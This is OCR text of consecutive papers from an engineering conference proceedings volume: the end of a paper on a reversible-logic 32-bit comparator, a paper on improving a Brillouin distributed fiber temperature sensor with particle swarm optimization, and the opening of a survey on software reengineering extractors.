


Fig. 4 Transistor representation of proposed reversible gate2




Fig. 5 Symbolic representation of proposed reversible 1-bit comparator gate1 and gate2

7 Realization of Proposed 4-Bit Comparator

7.1 Logic Diagram to Find the Greater of Two 4-Bit Numbers

Let the two 4-bit numbers to be compared for match be A=A3A2A1A0 and B=B3B2B1B0. Each pair of bits (Ai B) is fed to each comparator. For efficient realization of the greater of the two numbers, the Gi outputs are employed using the following logical equation:

$$G = G3 + G2E3 + G1E3E2 + G0E3E2E1$$

On simplification, the above expression can be written as




Fig. 6 Transistor representation of proposed reversible 1-bit comparator

$$G = G3 \ + E3 \ (G2 \ + E2 \ (G1 \ + G0E1)) \tag{1}$$

The number of gates required to find the greater of two 4-bit numbers is shown in Table 4.

7.2 Logic Diagram to Find the Equality of Two 4-Bit Numbers

G0, G1, G2, G3, E0, E1, E2, E3, L0, L1, L2, and L3 are the outputs of the 1-bit comparator block. The signal E = E3E2E1E0 will be high when the input A is equal to B. Three Reversible Gate1s are required to realize the equality condition. Table 5 shows the number of gates required to implement the equality of two 4-bit numbers.

Table 4 Number of gates required to find the greater of two 4-bit numbers

SI. No	Number of gates required	Number of garbage outputs produced
1. Existing work [10]	10	22
2. Proposed work	14	16

Table 5 Number of gates required to find the equality of two 4-bit numbers

SI. No	Number of gates required	Number of garbage outputs produced
1. Existing work [10]	7	11
2. Proposed work	11	10

7.3 Logic Diagram to Find the Smaller of Two 4-Bit Numbers

Since it can be detected whether two 4-bit numbers are equal or a number is greater than the other, it can be inferred that the architecture of whether a number is smaller than the other can also be designed simply by the logical expression:

$$L = (E + G)' = E'G' \tag{2}$$

Thus, two outputs E and G are fed as the inputs to a reversible gate2 to realize Eq. 2. Thus, the signal L will be high when the input A is smaller than B. Table 6 shows the number of gates required to implement the reversible 4-bit comparator circuit.

From Table 6, it is inferred that the number of gates required to implement the 4-bit comparator circuit to find the greater, equality, and smaller of two numbers is more when compared with the existing work [10]. Though the proposed work has increased the number of gates required, it has scaled down the garbage outputs produced, which is the most important criterion while designing a reversible circuit. The power dissipation gets reduced as the number of garbage outputs is minimized.

8 Realization of 32-Bit Comparator

The two 32-bit operands A and B are decomposed into four bits each. Thus, a reversible 32-bit comparator is designed by using eight 4-bit comparators.

Table 6 Number of gates required to implement the reversible 4-bit comparator circuit

SI. No	Number of gates required	Number of garbage outputs produced
1. Existing work [10]	19	38
2. Proposed work	25	28

Table 7 Number of gates required to find the equality of two 32-bit numbers

SI. No	Number of gates required	Number of garbage outputs produced
1. Proposed Work	71	46

Table 8 Number of gates required to find the greater of two 32-bit numbers

SI. No	Number of gates required	Number of garbage outputs produced
1. Proposed Work	77	58

Table 9 Number of gates required to implement the reversible 32-bit comparator circuit

SI. No	Number of gates required	Number of garbage outputs produced
1. Proposed Work	149	106

Tables 7, 8, and 9 represent the number of gates required to find the equality and greater of two 32-bit numbers and to implement the reversible 32-bit comparator circuit.

9 Simulation Results

The entire unit was functionally verified. A test bench is used to generate the stimulus and applies it to the implemented reversible 1-bit, 4-bit, and 32-bit comparators. The design was simulated using Modelsim and synthesized using synthesis tool targeting Xilinx Virtex- V1000EFG680 FPGA.

Figure 7 shows the simulation result of the reversible 1-bit comparator. The signals a, b, c represent the input and signals p, q, r represent the output, where p denotes the greater condition, q represents the smaller condition, and r denotes the equality condition. Thus, for the input combination a = 0, b = 1, and c = 0, the outputs are p = 0, q = 1, and r = 0. Thus, the result indicates that a is smaller than b.

Figure 8 depicts the simulation result of the reversible 32-bit comparator. The inputs a and b represent two 32-bit signals, and gr, eq, and lt represent the output




Fig. 7 Simulation result of the reversible 1-bit comparator




Fig. 8 Simulation result of the reversible 32-bit comparator

signals to indicate the greater, equality, and smaller conditions. Thus, for inputs a = 11110011011111111111111111111111 and b = 11110011001111111111 1111111111, the outputs are gr = 1, eq = 0, and lt = 0. Thus, it indicates that a is greater than b.

10 Conclusion

In this paper, an optimized reversible 1-bit comparator is presented with the proposed new reversible gate1 and gate2. Then, a 4-bit reversible comparator is designed using the optimized 1-bit comparator. Finally, a 32-bit reversible comparator is designed using eight stages of 4-bit comparator. The design is very useful for the future computing techniques like ultra-low-power digital circuits and quantum computers. It is shown that the proposal is highly optimized in terms of number of reversible logic gates, number of garbage outputs, and number of constant inputs.

References

1. Landauer, R.: Irreversibility and heat generation in the computing process. IBM J. Res. Dev. **5**(3), 183–191 (1961)
2. Bennett, C.H.: Logical reversibility of computation. IBM J. Res. Dev. **17**(1), 525–532 (1973)
3. Peres, A.: Reversible logic and quantum computers. Phys. Rev. **32**, 3266–3276 (1985)
4. Perkowski, M., Al-Rabadi, A., Kerntopf, P., Buller, A., Chrzanowska-Jeske, M., Mish chenko, A., Azad Khan, M., Coppola, A., Ya Nushkevich, S., Shmerko, V.P., Jozwiak, L.: A general decomposition for reversible logic. Proc. RM **1**, 119–138 (2001)
5. Perkowski, M., Kerntopf, P.: Reversible logic. In: Proceedings of EURO-MICRO Warsaw, Poland (2001)
6. Himanshu, T., Srinivas, M.B.: Novel reversible TSG gate and its application for designing reversible carry look ahead adder and other adder architectures. In: Proceedings of the 10th Asia-Pacific Computer Systems Architecture Conference (ACSAC 05) Lecture Notes of Computer Science, 3740, pp. 775–786, Springer (2005)

7. Benett, C.H.: Notes on the history of reversible computation. IBM J. Res. Dev. **32**, 16–23 (1998)
8. Haghparast, M., Navi, K.: Design of a novel fault tolerant reversible full adder for nano technology based systems. World Appl. Sci. J. **4**, 114–118 (2005)
9. Nagamani, A.N., Jayashree, H.V., BhagyaLakshmi, H.R.: Novel low power comparator design using reversible logic gates. Indian J. Comput. Sci. Eng. **2**, 574–576 (2011)
10. Sengupta, Digantha, Sultana, Mahamuda, Chaudhuri, Atal: Realization of a novel reversible SCG gate and its application for designing parallel adder/subtractor and match logic. Int. J. Comput. Appl. **31**, 30–35 (2011)
11. Morgenshtein, A., Moreinis, M., Ginosar, R.: Asynchronous Gate-Diffusion-Input (GDI) Circuits. IEEE Transactions Very Large Scale Integration (VLSI) Systems (2004)

Performance Enhancement of Brillouin Distributed Temperature Sensor Using Optimized Fiber

P. K. Sahu and Himansu Shekhar Pradhan

Abstract The improvement of signal-to-noise ratio (SNR) and the suppression of stimulated Brillouin scattering (SBS) effects in a long-range distributed sensor are presented in this paper. We have designed a simple Brillouin distributed temperature sensor using phase modulation and optimization technique. Global evolutionary computing-based optimization technique [particle swarm optimization (PSO)] is applied for fiber and receiver optimization. The simulated results of the sensing system are reported in this paper. The combination of phase modulation and the global evolutionary computing technique improved the SBS threshold power to an extent of 6.8 and 6.3 dBm for 50 and 75 km of sensing range, respectively. However, with both receiver and fiber optimization, a 20 dBm improvement of SNR for an input power of 5 dBm and 75 km of sensing range is reported.

Keywords Evolutionary computing · PSO · SBS · SNR

1 Introduction

Brillouin distributed fiber optic sensor has become more popular due to its unique advantage of simultaneously measuring the temperature and strain. The distributed fiber sensors are attractive because a single fiber optic cable can potentially replace thousands of individual point sensors. Besides, this sensor installation and maintenance issue is simplified using distributed sensor. Fiber sensors offer several

P. K. Sahu (✉) · H. S. Pradhan
School of Electrical Sciences, IIT, Bhubaneswar, Odisha, India
e-mail: pks@iitbbs.ac.in

H. S. Pradhan
e-mail: hsp10@iitbbs.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_8, © Springer India 2014

advantages in terms of electromagnetic interference (EMI), light weight, ease of integration with structure, etc. A few of the critical parameters affecting the performance of Brillouin distributed sensor includes the SBS threshold power, sensing distance, signal-to-noise ratio, and spatial resolution. Two important classes of Brillouin time-domain distributed sensors are commercially in use and are also under research and development, namely (1) Brillouin optical time-domain reflectometry (BOTDR) [1] and (2) Brillouin optical time-domain analysis (BOTDA) [2]. In this paper, we have designed a simple Brillouin distributed temperature sensor system (BDTS) using spontaneous Brillouin scattering and phase modulation. A number of optical fiber properties are studied in this paper to optimize the parameters associated with the Brillouin characteristics such as Brillouin peaks, temperature coefficient, and SNR. Besides these studies, one of the major fiber nonlinear effects i.e., the stimulated Brillouin scattering [3] has been analyzed in this paper. The stimulated Brillouin scattering effects limit the launched input power to the fiber under test. That means the launched input power is critical [4] in attaining a desired SNR and is limited by SBS threshold power. In order to improve the launched input power to fiber, we have optimized the parameters associated with the SBS threshold power. We have implemented the particle swarm optimization technique in order to maximize the SBS threshold power. Similarly, we have detected the Brillouin power by using heterodyne detection system [5]. Another focus we have given in this paper is to further improve the SNR for long sensing range employing receiver parameters optimization. Previous reported works to improve the SNR are using distributed Raman amplification [6] or using optical pulse coding [7]. However, we have investigated the use of phase modulation, fiber optimization, and the avalanche photodiode receiver optimization using evolutionary computing technique, for sensing range and SNR optimization of a BOTDR-based sensor. We have achieved a greater sensing range and SNR improvement without using in-line Raman amplification or coding techniques. We have investigated the temperature sensing accuracy [8] of the designed Brillouin distributed sensor in terms of Brillouin power change coefficient, where the Brillouin power change coefficient is expressed in the unit of %/K. Here, % is the percentage change of Brillouin backscattered power, and K is the temperature in Kelvin. The Brillouin power changes are calculated with respect to the backscattered power at 300 K, which is used as the reference temperature. In our simulation, we have calculated the temperature accuracy over a 75 km of sensing range by varying the temperature with a step size 1 °C over a temperature range of 0–50 °C.

2 Optimization

In this paper, we have optimized the sensing media (optical fiber) as well as the receiver (avalanche photodiode) by using particle swarm optimization-based global evolutionary computing technique. In fiber optimization process, we have maximized the SBS threshold power as given in Eq. (1) [9]:

$$P_{\text{th}} = 21\frac{kA_{\text{eff}}}{g_B L_{\text{eff}}} \tag{1}$$

where k is the polarization constant, A_{eff} is the effective area of fiber core, g_B is the Brillouin gain constant, and L_{eff} is the effective fiber length and given in Eq. (2).

$$L_{\text{eff}} = \frac{1 - e^{-\alpha L}}{\alpha} \tag{2}$$

where α is the fiber attenuation coefficient and L is the length of the fiber under test.

Similarly for the receiver optimization process, we have calculated the optimum gain of the avalanche photodiode (APD). The approximate expression for the optimum gain is given in Eq. (3) [10].

$$G_{\text{opt}} = \left[\frac{4k_B TF_n}{k_A q R_L (RP_{\text{in}} + I_d)}\right]^{1/3} \tag{3}$$

In this gain expression, k_B represents the Boltzmann constant, T is the absolute temperature, F_n is the excess noise factor, k_A is the ionization coefficient, q is the charge of an electron, R_L is the load impedance, R is the responsivity, P_{in} is the input power to the receiver, and I_d is the dark current of APD.

In case of fiber optimization for SBS threshold power, we have selected three main parameters as effective area of the fiber core, A_{eff}, fiber attenuation coefficient, α, and Brillouin gain constant, g_B [9]. The ranges of the above-mentioned three parameters are given below:

$$A_{\text{eff}} = 80\text{–}100\,\mu\text{m}^2$$
$$\alpha = 0.1\text{–}0.2\,\text{dB/km}$$
$$g_B = 1.5 \times 10^{-11}\text{–}5 \times 10^{-11}\,\text{m/W}$$

The avalanche photodiode gain maximization is done by taking three variables as responsivity, R, (from 1 to 9 A/W), dark current I_d (from 1 to 10 nA), and ionization ratio k_A (from 0.01 to 1). The typical value of the rest of the other parameters of Eq. (3) are taken as, $R_L = 1k\Omega$ and $F_n = 2$ [10].

In this paper, we have considered the particle swarm optimization technique. Particle swarm optimization [11, 12] technique is a global searching optimizing technique based on the behavior of the particles. That means the particles are moving in the search space according to two mathematical equations until the optimized result of the cost function or the objective function is found for multiple variables. The two mathematical equations associated with the movement of particles within the search space are termed as (1) velocity update and (2) position update. The velocity update is given by the Eq. (4).

$$V_i^{k+1} = wV_i^k + C_1\text{rand}\,x\left(\text{pbest}_i - S_i^k\right) + C_2\text{rand}\,x\left(\text{gbest} - S_i^k\right) \tag{4}$$

where V_i^k,velocity of particle i at iteration k, w, inertial constant, C_1, C_2; acceleration constant, rand; uniformly distributed random number between 0 and 1, S_i^k;

current position of particle i at iteration k, pbest$_i$; pbest of the particle$i$, and gbest; gbest of the group of the particle.

The position of each particle is updated using the following Eq. (5) given below:

$$S_i^{k+1} = S_i^k + V_i^{k+1} \tag{5}$$

We have used w, C_1, and C_2 as 0.5, 2, and 2, respectively. The best global solution of the proposed PSO algorithm for fiber optimization and receiver optimization is shown in Figs. 1 and 2, respectively.




Fig. 1 Best global solution of PSO for fiber parameter optimization




Fig. 2 Best global solution of PSO for receiver optimization

3 Proposed Model

The proposed distributed temperature sensor model is based on spontaneous Brillouin scattering effect employing phase modulation and fiber optimization. In this model, we have investigated the performance of the designed system by accessing the input fiber end of the bidirectional fiber. In the transmitter section, we have used the continuous-wave laser source with center frequency of 193.1 THz and input power of 0 dBm. The continuous-wave laser is phase modulated by the NRZ pulses driven by a pseudo-random bit sequence. The modulated laser pulse is launched to the fiber, and we have measured the back-scattered power at the input end. The SBS threshold power of the proposed system is investigated by using both 50-km and 75-km sensing fibers. The detection of very weak backscattered signal is achieved by using the heterodyne detection [5].

4 Results

The SBS threshold power is calculated by simulation using the intersection between the Rayleigh backscattered power and Brillouin backscattered power for a varying input power from 0 to 15 dBm. The SBS threshold power is calculated by simulation without optimization and with optimized fiber parameters for 50 and 75 km sensing range are shown in Figs. 3 and 4, respectively. We have got the SBS threshold power of 9.9 and 8.9 dBm for 50 and 75 km sensing range with




Fig. 3 Compared SBS threshold power over 50 km sensing range




Fig. 4 Compared SBS threshold power over 75 km sensing range

optimization, whereas without optimization, this was found to be 3.1 and 2.6 dBm, respectively. Figure 5 shows the signal-to-noise ratio (SNR) for non-optimized fiber for various input powers with receiver optimization and without receiver optimization over a 75 km sensing range. Similarly, Fig. 6 shows the signal-to-noise ratio for an optimized fiber of 75 km sensing range for various input powers with receiver optimization and without receiver optimization. For an input power level of 0 dBm, we have found that the improvement of SNR is about 3 dBm with




Fig. 5 SNR with and without receiver optimization using non-optimized fiber




Fig. 6 SNR with and without receiver optimization using optimized fiber

receiver optimization and using non-optimized fiber. However, with both receiver and fiber optimization, the improvement of SNR is found to be 3.5 dBm. We have calculated the Brillouin power change coefficient by varying the temperature from 0 to 50 °C with a step size of 1 °C. Figure 7 shows the Brillouin power change coefficient. The sensing accuracy was found to be 0.333 %/K which is approximately equal to the reported value of 0.334 %/K [13].




Fig. 7 Brillouin power change coefficient taking 1 °C step size

5 Conclusion

The performance enhancement of Brillouin distributed temperature sensor is presented in this paper. The SBS threshold powers for 50 km sensing range and 75 km sensing range are found to be 9.9 and 8.9 dBm, respectively. The SNR enhancement of the designed sensor with both receiver and (sensing media) fiber optimization is found to be 20 dBm compared to non-optimized fiber for an input power of 5 dBm. It is clearly observed from Fig. 5 that for an input power of 2.5 dBm, the SNR of the proposed sensing system is degraded because of the stimulated Brillouin scattering effect (nonlinear effect) in optical fiber for the non-optimization case. Similarly, in Fig. 6, for an input power of 8 dBm, the SNR of the proposed sensing system is degraded. This result shows an improvement in terms of the SBS threshold. Thus, we conclude that the proposed sensing system is quite effective for long-range sensing because of the improved offered performance due to the increase in SBS threshold power and the SNR improvement.

References

1. Lee, C.C., Chi, S.: Measurement of stimulated Brillouin scattering threshold for various types of fibers using Brillouin optical time-domain reflectometer. IEEE Photon. Technol. Lett. **12**(6), 672–674 (2000)
2. Soto, M.A., Taki, M., Bolognini, G., Pasquale, F.D.: Optimization of a DPP-BOTDA sensor with 25 cm spatial resolution over 60 km standard single-mode fiber using Simplex codes and optical pre-amplification. Opt. Express **20**(7), 6860–6869 (2012)
3. Webels, P., Adel, P., Auerbach, M., Wandt, D., Fallnich, C.: Novel suppression scheme for Brillouin scattering. Opt. Express **12**(19), 4443–4448 (2004)
4. Kobyakov, A., Kumar, S., Chowdhury, D., Ruffin, A.B., Sauer, M., Bickham, S.R., Mishra, R.: Design concept for optical fibers with enhanced SBS threshold. Opt. Express **13**(14), 5338–5346 (2005)
5. Chang, T., Koscica, T.E., Li, D.Y., Jia, L., Sui, Q., Cui, H.L.: A novel detection method of Brillouin backscattered light in optical fiber. IEEE Sens. J. **9**(4), 430–434 (2009)
6. Bromage, J.: Raman amplification for fiber communications systems. J. Lightwave Technol. **22**(1), 79–93 (2004)
7. Sahu, P.K., Soto, M. A., Lee, J., Bolognini, G., Park, N., Pasquale, F. D.: Analysis of Brillouin-based distributed fiber sensors using optical pulse coding. OFC/NFOEC, San Diego, US, pp. 1–3 Feb (2008)
8. Lopez-Higuera, J.M.: Handbook of optical fibre sensing technology. Wiley, NY (2002). ISBN 0-47182-053-9
9. Yan, S.Z., Chyan, L.S.: Performance enhancement of BOTDR fiber optic sensor for oil and gas pipeline monitoring. Opt. Fiber Technol. **16**(2), 100–109 (2010)
10. Agrawal, G.P.: Fiber-optic communications systems, 3rd edn. Wiley, NY (2002). ISBN 0-471-21571-6
11. Guo, W., Xiong, N., Vasilakos, A.V., Chen, G., Chaolong, Y.: Distributed k-connected fault-tolerant topology control algorithms with PSO in future autonomic sensor systems. Int. J. of Sensor Netw. **12**(1), 53–62 (2012)

12. Al-Asadi, H.A., Al-Mansoori, M.H., Hitam, S., Saripan, M.I., Mahdi, M.A.: Particle swarm optimization on threshold exponential gain of stimulated Brillouin scattering in single mode fibers. Opt. Express **19**(3), 1842–1853 (2011)
13. Chang, T., Li, D.Y., Koscica, T.E., Cui, H.L., Sui, Q., Jia, L.: Fiber optic distributed temperature and strain sensing system based on Brillouin light scattering. Appl. Opt. **47**(33), 6202–6206 (2008)

To Study the Architectural Designs of a Proposed Comprehensive Software Extractor for Reengineering Tool: A Literature Survey

Rashmi Yadav, Abhay Kothari and Ravindra Patel

Abstract Software is a critical issue nowadays. The selection and design suitable technique/process/method for maintenance phase for the same, we required suitable reengineering tool and technique, extractor one of the most important component of reengineering tool, for design appropriate extractor, we survey the several extractors, which read the source code find out the architecture of code and design level problems and remove the problems make a new update architecture diagram. We studied several extractors and not found any suitable tool for achieve completeness architecture recovery. In this paper, we tried to survey available extractor to find their merits and demerits. The requirement set is proposed for the constructing the new extractor those who take the merits of existing extractor and some required based on our study.

Keywords Software extractor · Legacy system · Software reengineering

1 Introduction

The objective of our research work, to establish requirements specification for a proposed software reengineering tool (extractor), on the bases of each tool accompolis reengineering task in partial manner. They also have limitations. These

R. Yadav (✉)
Department of Computer Science Engineering, Acropolis Technical Campus, Indore, India
e-mail: rashmi.yadaver@gmail.com

A. Kothari
Department of Computer Science Engineering, SIMS, Indore, India
e-mail: kothari_abhay21@yahoo.com

R. Patel
Department of Computer Application, RGTU, Bhopal, India
e-mail: ravindra@rgtu.net

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_9, © Springer India 2014

limitations involved in studying the feature set offered by existing software reengineering-related tools, such as reverse engineering tools, traceability tools. To propose a comprehensive architecture recovery tool of a software reengineering, it will satisfy the requirements established in previous objective partial functional tools. The next objective is to identify metrics for measurement of proposed architectural designs of the reengineering tool, to do measurement on the object-oriented architectures, to understand the evaluated metrics for the proposed architectural designs, and also to establish necessary interpretations and conclusions.

In this paper, we emphasized only related literature survey and requirement set for design comprehensive architecture (reengineering) for software extractor. Old systems are legacy systems that must be still maintained. We studied legacy systems to understand what problems they pose reengineering explore techniques to transform systems to make them more maintainable.

